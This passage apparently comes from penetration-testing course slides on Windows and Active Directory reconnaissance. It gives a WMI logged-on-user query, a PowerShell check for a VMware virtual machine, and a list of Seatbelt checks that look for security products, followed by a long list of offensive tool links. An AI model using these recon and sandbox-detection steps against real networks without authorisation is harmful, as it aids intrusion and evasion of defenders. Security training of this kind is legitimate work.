- `Get-WmiObject -Query "select * from Win32_LoggedOnUser" | ?{$_.LogonType -notmatch '(Service|Network|System)'}` -> Logged on users.

https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/get-wmiobject?view=powershell-5.1

1.4.3 Information Gathering Through WMI

Information Gathering Through WMI

VMWare detection using PowerShell and WMI. The following queries attempt to find VMWare tools strings present in WMI Objects.

```
$VMAdapter=Get-WmiObject Win32_NetworkAdapter -Filter
'Manufacturer LIKE "%VMware%" OR Name LIKE "%VMware%"'
$VMBios=Get-WmiObject Win32_BIOS -Filter 'SerialNumber LIKE
"%VMware%"'
$VMToolsRunning=Get-WmiObject Win32_Process -Filter
'Name="vmtoolsd.exe"'
[Bool]($VMAdapter -or $VMBios -or $VMToolsRunning)
```

1.4.4 Seatbelt

Seatbelt

Seatbelt is a C# project that performs a number of security-oriented host-survey "safety checks" relevant from both offensive and defensive security perspectives. It performs an extensive collection of available information and resources on the target architecture.

https://github.com/GhostPack/Seatbelt

1.4.4 Seatbelt

Seatbelt

Some interesting checks that can be performed from a situation awareness perspective are:

- **TokenGroupPrivs**: Current process/token privileges
- **UACSystemPolicies**: Checks querying the registry
- **PowerShellSettings**: Powershell versions and security settings
- **AuditSettings**: Audit settings via the registry
- **WEFSettings**: Windows Event Forwarding Settings
- **SysmonConfig**: Sysmon configuration from the registry

1.4.4 Seatbelt

- **NonstandardServices/NonstandardProcesses**: Services with file info not containing Microsoft
- **InternetSettings**: Includes proxy config
- **LapsSettings**: Check for settings if installed
- **FirewallRules**: Deny firewall rules
- **AntiVirus**: Uses WMI Queries
- **InterestingProcesses**: Checks for defensive products and admin tools
- **Patches**: Installed patches (WMI).

References

References

Here's a list of all references linked or used in this course.

Snmpcheck

http://www.nothink.org/codes/snmpcheck/

smbmap

https://github.com/ShawnDEvans/smbmap

DumpUsers

http://www.ntsecurity.nu/toolbox/dumpusers/

Free Utilities & DumpSec

http://www.systemtools.com/somarsoft/?somarsoft.com

enum.exe

https://dl.packetstormsecurity.net/advisories/bindview/enum.tar.gz

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I hunt sys admins 2.0

https://www.slideshare.net/harmj0y/i-hunt-sys-admins-20

PowerView

https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1

Active Directory Cmdlets in Windows PowerShell

https://technet.microsoft.com/en-us/library/ee617195.aspx

PowerView

https://github.com/PowerShellMafia/PowerSploit/blob/dev/Recon/PowerView.ps1

Install the Active Directory PowerShell Module on Windows 10

https://blogs.technet.microsoft.com/ashleymcglone/2016/02/26/install-the-active-directory-powershell-module-on-windows-10/

SPNs

https://adsecurity.org/?page_id=183

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Find-PSServiceAccounts

https://github.com/PyroTek3/PowerShell-AD-Recon/blob/master/Find-PSServiceAccounts

Active Directory Pentest Recon Part 1: SPN Scanning aka Mining Kerberos Service Principal Names

https://adsecurity.org/?p=230

PSReflect

https://github.com/mattifestation/PSReflect

Retrieve All Users from AD Forest (PowerShell/ADSI)

https://gallery.technet.microsoft.com/scriptcenter/Retrieve-All-Users-from-AD-b76e3443

Network access: Restrict clients allowed to make remote calls to SAM

https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/network-access-restrict-clients-allowed-to-make-remote-sam-calls

Derivative Local Admin

https://medium.com/@sixdub/derivative-local-admin-cdd09445aac8

References

AdminCount? Protected groups? SDPROP? ADConnect permmision issues?

https://model-technology.com/blog/admincount-privileged-groups-sdprop/

PSConfEU - Offensive Active Directory (With PowerShell!)

https://www.slideshare.net/harmj0y/psconfeu-offensive-active-directory-with-powershell

PowerView.ps1

https://github.com/PowerShellMafia/PowerSploit/blob/b6306a0d8c356d23a00a8fb2288683bffa2b492c/Recon/PowerView.ps1#L6824-L6833

PowerSploit

https://github.com/PowerShellMafia/PowerSploit

Running Laps In The Race To Security

https://blog.stealthbits.com/running-laps-in-the-race-to-security/

A Guide to Attacking Domain Trusts

http://www.harmj0y.net/blog/tag/domain-trusts/

References

BloodHound

https://github.com/BloodHoundAD/BloodHound

BloodHound Releases

https://github.com/BloodHoundAD/BloodHound/releases

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https://github.com/BloodHoundAD/BloodHound-Tools

neo4j

https://hub.docker.com/_/neo4j

Bloodhound Cypher Cheatsheet

https://hausec.com/2019/09/09/bloodhound-cypher-cheatsheet/

BloodHound-Owned

https://github.com/porterhau5/BloodHound-Owned

References

awsmBloodhoundCustomQueries

https://github.com/awsmhacks/awsmBloodhoundCustomQueries

Script to display deleted objects in Active Directory (PowerShell)

https://gallery.technet.microsoft.com/scriptcenter/Script-to-display-the-c995a5f6#content

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https://github.com/darkoperator/Meterpreter-Scripts/tree/master/post/windows/gather

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PSConfEU.ps1

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CheatSheets / Powerview.pdf

https://github.com/HarmJ0y/CheatSheets/blob/master/PowerView.pdf

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https://github.com/chango77747/AdEnumerator

pywerview

https://github.com/the-useless-one/pywerview

windapsearch

https://github.com/ropnop/windapsearch

hunter

https://github.com/fdiskyou/hunter

clusterd

https://github.com/hatRiot/clusterd

EyeWitness

https://github.com/ChrisTruncer/EyeWitness

Click HERE to return to Slide 228

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https://github.com/rvrsh3ll/Misc-Powershell-Scripts/blob/master/Get-BrowserData.ps1

SessionGopher

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That is not my child process

https://blog.didierstevens.com/2017/03/20/that-is-not-my-child-process/

Get-WmiObject

https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/get-wmiobject?view=powershell-5.1

Seatbelt

https://github.com/GhostPack/Seatbelt

WMI Command-line

https://docs.microsoft.com/en-us/windows/win32/wmisdk/wmic

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Brief usage guide for Wmic

https://www.xorrior.com/wmic-the-enterprise/

WMI Offense, Defense And Forensics

https://www.fireeye.com/content/dam/fireeye-www/global/en/current-threats/pdfs/wp-windows-management-instrumentation.pdf

Videos

Here's a list of all videos in this module. To **ACCESS**, go to the course in your members area and click the resources drop-down in the appropriate module line. Videos are only available in Full or Elite Editions.

Moving from Linux to Domain Admin Through Unprivileged Users and an ACL Path